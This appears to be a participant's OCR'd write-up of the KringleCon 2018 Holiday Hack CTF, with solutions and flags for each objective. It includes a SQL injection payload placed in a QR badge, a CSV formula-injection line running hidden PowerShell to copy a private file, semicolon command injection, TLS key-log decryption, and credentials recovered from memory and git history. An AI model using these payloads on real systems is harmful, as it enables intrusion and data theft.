
**KringleCon Holiday Hack Challenge 2018**

- **Objective 1: Orientation Challenge**
  - A multiple choice quiz? My specialty.
  - Not much to this one. A few simple Google searches help with finding the answers.
  - The flag that is given is "Happy Trails"
- **Objective 2: Directory Browsing**
  - https://cfp.kringlecastle.com/
  - This was the site that was provided and when you press "Apply Now!"
    - https://cfp.kringlecastle.com/cfp/cfp.html is the site that you are directed to
  - There is clearly a directory here that the html file is located inside
  - Deleting cfp.html yields an index of this directory with a csv file
  - Now find the talk that they are looking for and you get "John McClane"
- **Objective 3: de Bruijn Sequences**
  - My first thought: What in the world is that?
  - 

  - Fortunately for me, there seems to be generators out there to find all combinations
  - As I was going down the list, I found the answer to be 0120 which equates to triangle square circle triangle and the elf says, "Welcome unprepared speaker!"
- **Objective 4: Data Repo Analysis**
  - Finding password to encrypted zip file on git huh?
  - Trufflehog to the rescue
    - Trufflehog –regex –entropy=True https://git.kringlecastle.com/Upatree/santas_castle_automation
  - Lo and behold a password is instantly given: "Yippee-ki-yay"
- **Objective 5: Ad Privilege Discovery**
  - Linux image was given and we are supposed to find a reliable path from a Kerberoastable user to the Domain Admins group
  - Hint that was given was to use Bloodhound
  - Opened the vm on VirtualBox (made sure to change to 64 bit or it wouldn't run)
  - There is an option that says "shortest path to domain admins from kerboroastable users"

- 

- This is pretty straightforward since we know to avoid RDP as a control path
- LDUBEJ00320@AD.KRINGLECASTLE.COM

- **Objective 6: Badge Manipulation**
  - Bypass authentication mechanism of room. Sample employee badge is given. Find access control number.
  - 


- 

Quite the interesting lock
- Tried inputting the badge picture that was given and result was “PNG FILES ONLY”
- Using the power of paint, I converted it to a png file
- Result: “AUTHORIZED USER ACCOUNT HAS BEEN DISABLED!”
- The hint that was received from the elf was that there may have been an SQL injection vulnerability.
- Clearly we need a fake QR code that will work
- I came across a qrcode python library which will probably be extremely helpful
- A test.png file was created using “qr “’” > test.png”
- A long error is displayed:
  - EXCEPTION AT (LINE 96 "user_info = query("SELECT first_name,last_name,enabled FROM employees WHERE authorized = 1 AND uid = '{}' LIMIT 1".format(uid))"): (1064, u"You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '' LIMIT 1' at line 1
- The payload I found is ' OR enabled = 1 # found at https://security.stackexchange.com/questions/200244/sql-injection-mariadb
- Used the same qr command but added this payload instead of the random single quote.
- It worked :D
- Flag: 

(just the numbers)

- **Objective 7: HR Incident Response**
  - Gain access to https://careers.kringlecastle.com/ and fetch document C:\candidate_evaluation.docx. Find out which terrorist organization is secretly supported by job applicant starting with K
  - Added a random url to end of link and was greeted with…

- 

- This shows the public directory that could hold the csv file
- It seems our course of action is to copy the file there and download it from there
- I created a csv file and used the following command and saved it as a csv file
  - =cmd|'/c powershell.exe -W Hidden Copy-Item "C:\candidate_evaluation.docx" "C:\careerportal\resources\public\csvfile.docx";'!A1
- Pushed this file on the site as an attachment
- Entered https://careers.kringlecastle.com/public/csvfile.docx into URL to get a file
- Saved the file and opened it
  - 

Private (For Your Elf Eyes Only)

Elf Infosec Placement / Access Evaluation

Candidate Name: Krampus

*Please use this form as a guide to evaluate the elf applicant's qualifications for positional placement and access to Santa's Castle. Check the appropriate numeric value corresponding to the applicant's level of qualification and provide appropriate comments in the space below.*

| Rating Scale: | | |
|---|---|---|
| | 5. Outstanding | 2. Below Average—Does not meet requirements |
| | 4. Excellent-exceeds requirements | 1. Unable to determine or not applicable to this candidate |
| | 3. Competent—acceptable proficiency | |

| | Rating | | | | |
|---|---|---|---|---|---|
| | 5 | 4 | 3 | 2 | 1 |
| **Relevant Background/Special Skill Set:** Explore the candidate's knowledge and past working experiences in InfoSec. | | | | 2 | |
| **Organizational Fit:** | | | | | 1 |

- The answer is on the 2nd page
  - **Furthermore, there is intelligence from the North Pole this elf is linked to cyber terrorist organization Fancy Beaver who openly provides technical support to the villains that attacked our Holidays last year.**
- Fancy Beaver

- **Objective 8: Network Traffic Forensics**
  - A link to a web-based packet analyzer is given. Access and decrypt HTTP/2 network activity to find song described in the document sent from Holly Evergreen to Alabaster Snowball.
  - The clue was to take a look at the HTML so I registered, logged in, and did view page source

- Since there was a lot of information, I just looked at the comment lines for the html and scripts section

- In the script section, there is a file upload function that says “All extensions and sizes are validated server-side in app.js”
- So I tried finding app.js. Most of the javascript files were on /pub/js/ but I could not find app.js there. I tried it on /pub/ and it worked


```
#!/usr/bin/node
//pcapalyzer - The web based packet analyzer
const cluster = require('cluster');
const os = require('os');
const path = require('path');
const fs = require('fs');
const http2 = require('http2');
const koa = require('koa');
const Router = require('koa-router');
const mime = require('mime-types');
```

- Lots of information but one thing to note is that are two things of interest: key_log_path and a function to create environment variable directories


```
const dev_mode = true;
const key_log_path = ( !dev_mode || __dirname + process.env.DEV + process.env.SSLKEYLOGFILE )

function load_envs() {
  var dirs = []
  var env_keys = Object.keys(process.env)
  for (var i=0; i < env_keys.length; i++) {
    if (typeof process.env[env_keys[i]] === "string" ) {
      dirs.push(( "/"+env_keys[i].toLowerCase()+'/*') )
    }
  }
  return uniqueArray(dirs)
```

- Tried playing around with the directory names in first screenshot





```
Error: EISDIR: illegal operation on a directory, read
```




```
Error: ENOENT: no such file or directory, open '/opt/http2packalyzer_clientrandom_ssl.log/'
```


- SSLKEYLOGFILE gave me a logfile directory. I attached this on both dev and sslkeylogfile. Only dev gave a result





```
CLIENT_RANDOM E6F732B69E2741F225EE74F7A297FF1ABC7856735F1B8669996CA13D0CD7531C 348B7E60DCBCF34659E132726609AA7D0
CLIENT_RANDOM F23613401C71765572AB2E25640C1FBF9839D5AC90621AAEDB5EE6AB5F866F10 25FAF2E7672646DCAABD40DF939E032CE
CLIENT_RANDOM 4EE019571D9D16B992C6A96450F312DD95632752B7716AA791D2CCAAC7B11041 E790807D9393362205B62EF6DE1602EE
CLIENT_RANDOM 0B56E7DE0069AC9218A33893A35B97BC7876D23C0CC8F0ACF7364B0AA95CDA54 FC72BC738F2B08F759D92BAA07C5F66C1
CLIENT_RANDOM CE8CF60324E6D2BE8B380A9EBCC8C382741CC866E53E8E08C6E99CE09F17F3EC A6E3316C994812B6A603BC34CA9DE7A9D
CLIENT_RANDOM C61686071B5DF3BA2B1444832F20E969C1394AD8126669C4C40C9BC6D858E1F9 7B6AF349FD2D2314C40909CDE11C7CCEE
CLIENT_RANDOM AD857C018562C3F1ECD718F8FE0F24BB5CDF184AFE6EBCC5A1CE1748C12DDFBC 0D7AFBA65059DFD6A935AA9F8EFB641D1
CLIENT_RANDOM 6DB110C23EC039D0F1E53D2203FFAC45F139DD3AE65201D19F7EB798BB7828CA 63D250626023B54355ADCF44BAE0F9FB9
CLIENT_RANDOM 2FDA9E0B0F4EF84BCDA8B4309D5A8394AAD65668C3AA403EF8B7090D85318AC6 B657BD60EBFC64F05A4E6046EEB3D796D
CLIENT_RANDOM E64CF015D135C76C6E7243BF3560446845151C1A86B9883247C953434375C440 1D4C9F435AB85DC4CC9AF58CC0ED7FCDE
CLIENT_RANDOM FE660E21830890F139A93FB6F5D4BAFE72466986180D1DA16F62197DC36C03A0 DE9A1C960B35BA45B6296A9B32C1D5871
CLIENT_RANDOM 1c75A36E14117AD6FE498FAB3C19F6EBB3400803F0EBBB2B64B6996842DDE1A9 887AB34742DCD61D6A19B403568884813
CLIENT_RANDOM AD8CDA7980912F2B06D265FE4F6E51F0C226602E1D8BCF77398F880B7486A768 C6E77EAE8AF40E5DD021998DD4673159D
CLIENT_RANDOM 856B4C1E9C57BF9DDE13A2642D5DE9398EBD35AEE47B1107B9810CB603464DDB 75FEBDE4896491663AE22BCC15C0F1D3D
CLIENT_RANDOM C746EE79F9AD7F327616E5ABA16A83AE832AD01ADB3915E9F104CD98E00CA78D 87A6D6A2FB321B23AD111336DA9938D9A
CLIENT_RANDOM 0F749C2B74A9E3D96F6E54D963335E590C0FA4DF0216C5940DBEFDED2A207CEA 076CA4189B17EB950BCBAF53E7F204E11
CLIENT_RANDOM 72031A55D61F879D8970018E4FD7B0BCB041C0A22E3141156B1A86EBE64D2C7F E62778DF8CE0A6CDACAE33D7B59720ACE
CLIENT_RANDOM BD5BD29DE1547494955DDB4C1191950FCEDEC2D973E048CFEAE3E92073D921B6 EB40629B949B4BEEF28CB3FF139D7C1D5
CLIENT_RANDOM CFDE1752DBCD3E50D2A2C898610832FFF2F07C64E0E68C4B4D616AA88770FDFE 9D15EB6ED96B51283572F620D6AD46C72
CLIENT_RANDOM 2103AEA34035962E1637D6D32CB87164D41364AB12132244946076D696E97846 A41DD3F8CC1B4F3F074E9BB99ACB538CE
CLIENT_RANDOM 87CC3996A46E72369D7A6C4F66F8EF807A4803F5F4B90F6FC57D14878DF0151D 334FE04BFD1A7BDBF85C2AEC04D00F04C
CLIENT_RANDOM B56023A9BC22C9F1213FA37CA46F0E8EAD56088A13BD1B00CA5C57305157F899 666EE165F3E7E0FAF3DF5A707BBE0A1D5
CLIENT_RANDOM D4BBEC34AFBA290F05EE48DB2E638C4FD38A1A92B329919886864465382BCE9A BF9BC2E236A0DB79AC70FBDE95AAD5766
CLIENT_RANDOM CBED99EB00BE689C31A068CACC537579A7C301D933D2629F079F2B0F6ABDA0CE 9D086C82DC3C2B2BA6DF2D3649B43BEDC
CLIENT_RANDOM FC66EAF9CE25A7090F34F32A73F3A1605F0BA1AE518A4A16E77F3F942C776881 AF0FC538194EAC47317880592726F78C9
CLIENT_RANDOM 335D6C86FFE7BF6DFC956DE41E507A49EB4F5D100420C825A71D56DFB9A5763C 6C06B755C6F253E0EDEA4AB16074A42BE
CLIENT_RANDOM A9B9CFEA2B7D3AD97284415E3611757BC088DECF2C102D10E90F5B0452FEFBE9 1168D230B51C2AED3838DE55E6D6B456E
CLIENT_RANDOM 4ABF4D38C17DED7CBE904FB2D6B52A916C0807010D110A1D26A85EA173E81521 84CA4A9190715291BCCAF030B4DBDEA79
CLIENT_RANDOM C6FA57FE0273A56F086AC3A61C194A2EE9AB0CA40C5A153BFD09DA709EC0B49F F1409E65A3B25C7F55F1A18D58F10B569
CLIENT_RANDOM 5649A03088A1F3418B01FD46001DCE1EEDE8C98714BB5DE1F227C3DCF77B49C2 C21274706D37F0525DD9F7210E7E1EE14
CLIENT_RANDOM 1D7BFEE175039C4D0F821D71C0A30792B2B2A4ED68F13519D6803725155F18EE 924076D4E4217BB1D42A4ADB0D3880BF3
```

- This seems to be a log file of the SSL keys. I sniffed traffic on the site and downloaded it so I could open on wireshark for further use. In order to use this debug file, I saved it as

a log file, went to wireshark edit→ preferences→ protocols→ SSL→ and browsed for the log file (Pre)-Master-Secret log filename





- 
- ****MAKE SURE TO DO IN FOLLOWING ORDER: sniff packet→ download to computer→ go to link to find keys→ save keys→ then set wireshark settings to decrypt****



| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 1 | 15:45:06.698961 | 10.126.0.106 | 10.126.0.3 | TCP | 74 | 37631 → 443 [SYN] Seq=0 Win=43690 Len=0 MSS=6549 |
| 2 | 15:45:06.698975 | 10.126.0.3 | 10.126.0.106 | TCP | 74 | 443 → 37631 [SYN, ACK] Seq=0 Ack=1 Win=43690 Len |
| 3 | 15:45:06.698987 | 10.126.0.106 | 10.126.0.3 | TCP | 66 | 37631 → 443 [ACK] Seq=1 Ack=1 Win=43776 Len=0 TS |
| 4 | 15:45:06.709505 | 10.126.0.106 | 10.126.0.3 | TLSv1.2 | 260 | Client Hello |
| 5 | 15:45:06.709525 | 10.126.0.3 | 10.126.0.106 | TCP | 66 | 443 → 37631 [ACK] Seq=1 Ack=195 Win=44800 Len=0 |
| 6 | 15:45:06.711208 | 10.126.0.3 | 10.126.0.106 | TLSv1.2 | 3106 | Server Hello, Certificate, Server Key Exchange, |
| 7 | 15:45:06.711245 | 10.126.0.106 | 10.126.0.3 | TCP | 66 | 37631 → 443 [ACK] Seq=195 Ack=3041 Win=174720 Le |
| 8 | 15:45:06.712196 | 10.126.0.106 | 10.126.0.3 | TLSv1.2 | 192 | Client Key Exchange, Change Cipher Spec, Finishe |
| 9 | 15:45:06.713013 | 10.126.0.3 | 10.126.0.106 | TLSv1.2 | 117 | Change Cipher Spec, Finished |
| 10 | 15:45:06.713062 | 10.126.0.3 | 10.126.0.106 | HTTP2 | 104 | SETTINGS[0] |
| 11 | 15:45:06.713288 | 10.126.0.106 | 10.126.0.3 | HTTP2 | 119 | Magic |
| 12 | 15:45:06.713340 | 10.126.0.106 | 10.126.0.3 | HTTP2 | 122 | SETTINGS[0] |
| 13 | 15:45:06.713348 | 10.126.0.3 | 10.126.0.106 | TCP | 66 | 443 → 37631 [ACK] Seq=3130 Ack=430 Win=44800 Len |
| 14 | 15:45:06.713421 | 10.126.0.3 | 10.126.0.106 | HTTP2 | 104 | SETTINGS[0] |
| 15 | 15:45:06.713447 | 10.126.0.106 | 10.126.0.3 | HTTP2 | 108 | WINDOW_UPDATE[0] |
| 16 | 15:45:06.713510 | 10.126.0.106 | 10.126.0.3 | HTTP2 | 221 | HEADERS[1]: GET / |
| 17 | 15:45:06.713518 | 10.126.0.3 | 10.126.0.106 | TCP | 66 | 443 → 37631 [ACK] Seq=3168 Ack=627 Win=45952 Len |
| 18 | 15:45:06.714622 | 10.126.0.3 | 10.126.0.106 | HTTP2 | 3960 | DATA[1] |

- 
- Walah, I see the http2 protocols
- Since my skill with Wireshark filtering is extremely lacking, I filtered to show all http2 packets and then proceeded to do edit→ find packet→ and searched for string "password" in packet details, then kept pressing enter until I found credentials for Alabaster Snowball



http2


Packet details | Narrow & Wide | Case sensitive | String | password

| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 352 | 15:45:16.163640 | 10.126.0.3 | 10.126.0.104 | HTTP2 | 104 | SETTINGS[0] |
| 353 | 15:45:16.163664 | 10.126.0.104 | 10.126.0.3 | HTTP2 | 108 | WINDOW_UPDATE[0] |
| 354 | 15:45:16.163742 | 10.126.0.104 | 10.126.0.3 | HTTP2 | 298 | HEADERS[1]: POST /api/login |
| 356 | 15:45:16.164465 | 10.126.0.104 | 10.126.0.3 | HTTP2 | 104 | SETTINGS[0] |
| 3… | 15:45:16.164527 | 10.126.0.104 | 10.126.0.3 | HTTP2 | 202 | DATA[1] (application/json) |


```
> Frame 357: 202 bytes on wire (1616 bits), 202 bytes captured (1616 bits)
> Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)
> Internet Protocol Version 4, Src: 10.126.0.104, Dst: 10.126.0.3
> Transmission Control Protocol, Src Port: 54871, Dst Port: 443, Seq: 742, Ack: 3168, Len: 136
> Secure Sockets Layer
v HyperText Transfer Protocol 2
  v Stream: DATA, Stream ID: 1, Length 98
      Length: 98
      Type: DATA (0)
    > Flags: 0x01
      0... .... .... .... .... .... .... .... = Reserved: 0x0
      .000 0000 0000 0000 0000 0000 0000 0001 = Stream Identifier: 1
      [Pad Length: 0]
    v Content-encoded entity body (gzip): 98 bytes -> 65 bytes
        Data: 7b22757365726e616d65223a2022616c6162617374657222...
    v JavaScript Object Notation: application/json
      v Object
        v Member Key: username
            String value: alabaster
            Key: username
        v Member Key: password
            String value: Packer-p@re-turntable192
            Key: password
```

```
0000  7b 22 75 73 65 72 6e 61  6d 65 22 3a 20 22 61 6c   {"userna me": "al
0010  61 62 61 73 74 65 72 22  2c 20 22 70 61 73 73 77   abaster" , "passw
0020  6f 72 64 22 3a 20 22 50  61 63 6b 65 72 2d 70 40   ord": "P acker-p@
0030  72 65 2d 74 75 72 6e 74  61 62 6c 65 31 39 32 22   re-turnt able192"
0040  7d                                                 }
```

- 
- Clearly my filtering skills are top notch
- When I login into his account




- Opened pcap and followed TCP stream to understand what is going on. The attachment will have our answer
- Since it is encoded in base64, I use a decoder to see that it's a pdf. I save the decoded string as a pdf and everything displays as intended




- Flag: Mary Had a Little Lamb

- **Objective 9: Ransomware Recovery**
  - **Part 1: Catch the Malware→** build Snort filter to identify malware
    - What in the world is a Snort filter?
      - Snort is an open source IDS and IPS. Interesting~
    - This is beyond my abilities so I will put this on hold until I understand how snort even works.
- **Random Cranberry Pi Terminal Challenges**
  - **Exit out of vim→** :q or :q!
  - **The name game→** All we have is the name "Chan"
    - putting a random server address yields…
    - 

    - "onboard.db: SQLite 3.x database" seems like useful information
    - The elf said you can inject commands into PowerShell using semicolon
    - Time to see if ls works to see if there are any directories or files
    - 


bingo
    - The elf also mentioned a .dump command for databases and obsession over SQLite
    - Googling shows that I can try out ;sqlite3 onboard.db .dump
    - Unfortunately, this gives a ginormous list of info, so grepping "Chan" gives the answer
    - His first name is "Scott" which can be inputted by doing ;runtoanswer

- **Mini forensics on vim→** history command or use up button to scroll through commands and see a hidden directory, cd to it, and cat file to get “NEVERMORE”
  - But that isn’t the answer. His history also shows evidence of him researching on “replacing strings in vim”
  - Doing ls -a shows a .viminfo file and catting that shows that he did the command: “%s/Elinore/NEVERMORE/g”
  - So the answer is “Elinore”
- **Yule Log Analysis→** an .evtx file was given and a python script to convert it to XML for easy grepping
  - Lets take a look with ls
  - ```
    elf@843a28da75ce:~$ ls
    evtx_dump.py  ho-ho-no.evtx  runtoanswer
    ```
  - Seems like the necessary files are in place, time to run the script on the evtx file. Should be easy, right?
  - “Permission denied”→ I guess the python script doesn’t have proper permissions. Nothing a little chmod can’t fix.
  - Running the script results in….quite a lot of information. I’ll probably be in my late 70’s before I finish reading it line by line.
  - I try to find things I can grep and notice there is EventID Qualifier.
    - cat textfile.txt | grep "EventID Qualifier" | sort | uniq -c
  - Googling a list of these event id qualifiers show that’s 4624 means successful login and 4625 is unsuccessful. Considering there is 212 4625s, clearly something is up
  - cat textfile.txt | grep "4625" -B 15 | grep "IpAddress" | sort | uniq -c to find Ip address
  - Now that we know the guilty IP address
    - cat textfile.txt | grep "4624" -B 15 | grep "172.31.254.101" -A11 | grep "TargetUserName"
    - find what was the success
  - ```
    elf@c3b46e5d6a91:~$ cat textfile.txt | grep "4624" -B 15 | grep "172.31.254.101" -A
    ep "TargetUserName"
    <EventData><Data Name="TargetUserName">minty.candycane@EM.KRINGLECON.COM</Data>
    ```
  - Minty.candycane@EM.KRINGLECON.COM
- **Stall Mucking Report→** finding passwords in memory
  - Ps aux | less → find previous commands
  - Password can be found to be “directreindeerflatterystable”
  - Next step is to upload the file using this password
  - smbclient -U report-upload //localhost/report-upload -c 'put report.txt' directreindeerflatterystable
- **CURLing master→** something is up with nginx.conf file, send right HTTP request
  - Cat /etc/nginx/nginx.conf
  - Seems like http2 is enabled when taking a look at this configuration file
  - Googling shows that curl command has a –http2-prior-knowledge option
  - Then I am given the instructions “To turn the machine on, simply POST to this URL with parameter "status=on"”


- curl --http2-prior-knowledge localhost:8080 POST -d "status=on"


- **Dev Ops Fail→** creds were put on github, try to find password
  - First cd into the only directory that I could find and do git log
  - A quick scan shows "removed username/password from config.js"
  - I did git show 60a2ffea7520ee980a5fc60177ff4d0633f2516b which is the commit number of that message
  - 
```
-// Database URL
-module.exports = {
-    'url' : 'mongodb://sredberry:twinkletwinkletwinkle@127.0.0.1:27017/node-api'
-};
diff --git a/server/config/config.js.def b/server/config/config.js.def
new file mode 100644
index 0000000..740eba5
--- /dev/null
